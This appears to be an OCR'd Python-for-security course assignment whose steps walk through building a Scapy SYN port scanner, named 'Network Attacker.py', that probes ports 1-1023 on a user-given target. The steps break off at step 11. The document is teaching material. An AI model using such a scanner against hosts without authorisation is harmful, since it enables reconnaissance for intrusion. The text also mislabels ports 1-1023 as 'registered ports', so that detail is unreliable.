
Python Programming for Security - Final Project


יוליה מרמורשטיין

2024


1 Open a new **Python** project and create a **Python** file called "**Network Attacker.py**".




2 Install a **Scapy** library.




3 Import all the sub-library from "**scapy.all**".




4 Create the variable "**Target**" and assign a user input to it.




5 Create the variable "**Registered_Ports**" that equals to a range of **1 to 1023** (all registered ports).




6 Create an empty list called "**open_ports**."




7 Create the "**scanport**" function that requires the variable "**port**" as a single argument. In this function, create a variable that will be the source port that takes in the **"RandShort()"** function from the **Scapy** library. This function generates a random number between 0 and 65535.




8 Set **"conf.verb"** to **0** to prevent the functions from printing unwanted messages.




9 Create a Synchronization Packet variable that is equal to the result of **"sr1()"** with ***IP(dst=target)/TCP(sport=source port,dport=port to check,flags="S"), timeout=0.5)***.




10 Inside the "**scanport**" function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return **False**.




11 If data exists in the "**SynPkt**" variable, check if it has a TCP layer using the "**.haslayer(TCP)**" function. If it does not, have return **False**.



